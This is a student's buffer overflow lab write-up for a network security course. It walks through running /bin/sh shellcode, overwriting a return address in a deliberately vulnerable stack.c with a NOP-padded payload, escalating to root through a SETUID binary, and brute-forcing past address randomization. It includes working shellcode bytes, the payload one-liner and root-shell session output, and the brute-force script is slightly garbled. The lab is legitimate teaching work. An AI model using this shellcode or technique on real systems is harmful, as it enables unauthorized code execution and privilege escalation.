Network Security
Assignment -6

SANDEEP SEKHARAN S
P2CSN15017

Buffer Overflow - Write up

Task1: Shellcode – Brain Teaser

/******A program that creates a file containing code for launching shell**********/

Program - 1

```
#include <stdlib.h>
#include <stdio.h>

const char code[ ] ="\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)( ))buf)( );
}
```

****

Program - 2

```
#include <stdlib.h>
#include <stdio.h>

const char code[ ] ="\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
        printf("Shellcode Length: %d\n", (int)sizeof(code)-1);
        int (*ret)() = (int(*)())code;
        ret();
        return 0;
}
```

****

The above program-2 will run and execute and gives the shell without the execstack flag because the code[] is declared as global variable and is stored in **Initialized Data Segment ,** in the memory-layout of c program, wereas in program-1 it is saved in the **Stack** part.

For the program-1 buf[] is allocated in stack and the code is copied to the buf. The content in buf[] is directly executed.To execute a content in the stack we have to use execstack flag to make some regions of memory as executable.

In case of program-2 it(ret) contains the address of variable(code) so there is no need to make the memory executable. This is controlled by NX bit in the CPU.

<u>Task 2: Exploiting the Vulnerability</u>

First the the shellcode is stored in the environmental variable using the export command and execute the code with another program to get the starting address of that environment variable.

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ export SHELLCODE=$(python shell.py)
sandy@ubuntu:~/Desktop/new$ make env
cc     env.c   -o env
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbffff536
sandy@ubuntu:~/Desktop/new$
```

Here the actual shellcode is written in “shell.py”. After this we get the address 0xbffff536 as the starting address of our shellcode.

Now we have to find the actual size of buffer were vulnerability is there for that we use gdb - peda for the debugging.

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080484a3 <+0>:     push   ebp
   0x080484a4 <+1>:     mov    ebp,esp
   0x080484a6 <+3>:     and    esp,0xfffffff0
   0x080484a9 <+6>:     sub    esp,0x220
   0x080484af <+12>:    mov    edx,0x80485f0
   0x080484b4 <+17>:    mov    eax,0x80485f2
   0x080484b9 <+22>:    mov    DWORD PTR [esp+0x4],edx
   0x080484bd <+26>:    mov    DWORD PTR [esp],eax
   0x080484c0 <+29>:    call   0x80483c0 <fopen@plt>
   0x080484c5 <+34>:    mov    DWORD PTR [esp+0x21c],eax
   0x080484cc <+41>:    lea    eax,[esp+0x18]
   0x080484d0 <+45>:    mov    edx,DWORD PTR [esp+0x21c]
   0x080484d7 <+52>:    mov    DWORD PTR [esp+0xc],edx
   0x080484db <+56>:    mov    DWORD PTR [esp+0x8],0x204
   0x080484e3 <+64>:    mov    DWORD PTR [esp+0x4],0x1
   0x080484eb <+72>:    mov    DWORD PTR [esp],eax
   0x080484ee <+75>:    call   0x8048370 <fread@plt>
   0x080484f3 <+80>:    lea    eax,[esp+0x18]
   0x080484f7 <+84>:    mov    DWORD PTR [esp],eax
   0x080484fa <+87>:    call   0x8048484 <bof>
   0x080484ff <+92>:    mov    DWORD PTR [esp],0x80485fa
   0x08048506 <+99>:    call   0x8048390 <puts@plt>
   0x0804850b <+104>:   mov    eax,0x1
   0x08048510 <+109>:   leave
   0x08048511 <+110>:   ret
End of assembler dump.
gdb-peda$
```

By the disas main command we are able to find the return address of the main program and setting the breakpoint at appropriate line we are able to analyse the starting address of the buffer.

```
sandy@ubuntu: ~/Desktop/new
gdb-peda$ x/20xw $esp
0xbffff070:     0xb7fc6ff4      0xb7fc6ff4      0x00000000      0xb7e25900
0xbffff080:     0xbffff2c8      0xb7ff26a0      0x0804b008      0xb7fc6ff4
0xbffff090:     0x00000000      0x00000000      0xbffff2c8      0x080484ff
0xbffff0a0:     0xbffff0b8      0x00000001      0x00000204      0x0804b008
0xbffff0b0:     0x00000000      0xb7e25900      0x90909090      0x90909090
gdb-peda$
```

The selected portion shows from the starting address of the buffer to the return value. A total of 28 bytes including the return address 0x080484ff.

In this region we have to use our exploit code to make the buffer overflow exploit and run our shellcode.So we will over write this portion of the code ie, return address 0x080484ff to our address where shellcode is present ie, at 0xbffff536 and remaining space is appended with NOP.

python -c 'print "\x90"*24+"\x36\xf5\xff\xbf"' > badfile

```
sandy@ubuntu: ~/Desktop/new
=> 0x804849c <bof+24>:  mov    eax,0x1
   0x80484a1 <bof+29>:  leave
   0x80484a2 <bof+30>:  ret
   0x80484a3 <main>:    push   ebp
   0x80484a4 <main+1>:  mov    ebp,esp
[------------------------------------stack-------------------------------------]
0000| 0xbffff070 --> 0xbffff084 --> 0x90909090
0004| 0xbffff074 --> 0xbffff0b8 --> 0x90909090
0008| 0xbffff078 --> 0x0
0012| 0xbffff07c --> 0xb7e25900 (0xb7e25900)
0016| 0xbffff080 --> 0xbffff2c8 --> 0x0
0020| 0xbffff084 --> 0x90909090
0024| 0xbffff088 --> 0x90909090
0028| 0xbffff08c --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
12              return 1;
gdb-peda$ x/20xw $esp
0xbffff070:     0xbffff084      0xbffff0b8      0x00000000      0xb7e25900
0xbffff080:     0xbffff2c8      0x90909090      0x90909090      0x90909090
0xbffff090:     0x90909090      0x90909090      0x90909090      0xbffff536
0xbffff0a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff0b0:     0x90909090      0x90909090      0x90909090      0x90909090
gdb-peda$
```

Thus after executing this we are able to access the shell (/bin/sh).

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ gcc -g -z execstack -fno-stack-protector -o stack stack.c
sandy@ubuntu:~/Desktop/new$ make exploit
cc     exploit.c   -o exploit
sandy@ubuntu:~/Desktop/new$ ./exploit
sandy@ubuntu:~/Desktop/new$ ./stack
$ ls
badfile   env    env.c~   exploit.c   peda-session-stack.txt  shell.py~  stack.c
badfile~  env.c  exploit  exploit.c~  shell.py                stack      stack.c~
$ ls -l
total 72
-rw-rw-r-- 1 sandy sandy  516 Mar 15 23:43 badfile
-rw-rw-r-- 1 sandy sandy   29 Mar 15 21:01 badfile~
-rwxrwxr-x 1 sandy sandy 7197 Mar 15 22:26 env
-rw-rw-r-- 1 sandy sandy  131 Mar 15 22:19 env.c
-rw-rw-r-- 1 sandy sandy  135 Mar 10 23:59 env.c~
-rwxrwxr-x 1 sandy sandy 7340 Mar 15 23:43 exploit
-rw-rw-r-- 1 sandy sandy  672 Mar 15 23:43 exploit.c
-rw-rw-r-- 1 sandy sandy  673 Mar 15 23:32 exploit.c~
-rw-rw-r-- 1 sandy sandy   35 Mar 15 23:23 peda-session-stack.txt
-rw-rw-r-- 1 sandy sandy   93 Mar 15 22:24 shell.py
-rw-rw-r-- 1 sandy sandy   93 Mar 15 22:19 shell.py~
-rwxrwxr-x 1 sandy sandy 9783 Mar 15 23:43 stack
-rw-rw-r-- 1 sandy sandy  511 Mar 15 19:51 stack.c
-rw-rw-r-- 1 sandy sandy  511 Mar 15 19:30 stack.c~
```

This exploit is done using a badfile where its content is written by the exploit.c program and this badfile is used to exploit the program stack.c.The exploit.c is appended with the starting address of environmental variable (SHELLCODE) with appropriate NOP here the address is written after 24 NOP.

stack.c is compiled by

gcc -z execstack -fno-stack-protector -o stack stack.c

exploit .c is compiled by

make exploit

First run ./exploit and the ./stack

Task 3: To Get Root Shell

Before changing the ownership the ./stack will give /bin/sh, ie, prompt($)

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ ./stack
$ id
uid=1000(sandy) gid=1000(sandy) groups=1000(sandy),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),109(lpadmin),124(sambashare)
$ 
```

To make the above vulnerable program SETUID root:

#gcc -g -o stack -z execstack -fno-stack-protector stack.c

#chown root:root stack

chmod 4755 stack

```
sandy@ubuntu:~/Desktop/new$ sudo chown root:root stack
[sudo] password for sandy:
sandy@ubuntu:~/Desktop/new$ sudo chmod 4755 stack
sandy@ubuntu:~/Desktop/new$ ./stack
# uid
/bin//sh: 1: uid: not found
# id
uid=1000(sandy) gid=1000(sandy) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),109(lpadmin),124(sambashare),1000(sandy)
#
```

After changing the permission and running the ./stack command we get the root prompt(#), the euid (effective user id) and group is set to root.

<u>Task 4: Address Randomization</u>

Now, we turn on the Ubuntu's address randomization.


/sbin/sysctl -w kernel.randomize_va_space=2

The address of environmental variable keeps on changing so that the return address specified in the program exploit program can be found using the brute force method only.

```
sandy@ubuntu: ~/Desktop/new
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfb445a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfbc65a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf9075a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfca35a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf8f75a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfc585a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfadc5a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfaf65a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf9fa5a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbfd6d5a7
sandy@ubuntu:~/Desktop/new$ ./env SHELLCODE
Address : 0xbf95d5a7
sandy@ubuntu:~/Desktop/new$
sandy@ubuntu:~/Desktop/new$
```

Otherway is to create a test.sh file and run it in loop will reduces the time for brute force attack

Program for brute for check
/***test.sh**/
write true
do
./stack
done



```
./test.sh: line 4:  9802 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9804 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9806 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9808 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9810 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9812 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9814 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9816 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9818 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9820 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9822 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9824 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9826 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9828 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9830 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9832 Segmentation fault      (core dumped) ./stack
./test.sh: line 4:  9834 Segmentation fault      (core dumped) ./stack
$ ls          ls: not found
$ ls
badfile   env.c~     peda-session-dash.txt   stack     test.sh~
badfile~  exploit    peda-session-stack.txt  stack.c
env       exploit.c  shell.py                stack.c~
env.c     exploit.c~ shell.py~               test.sh
$ 
```

After several execution we will get the shell.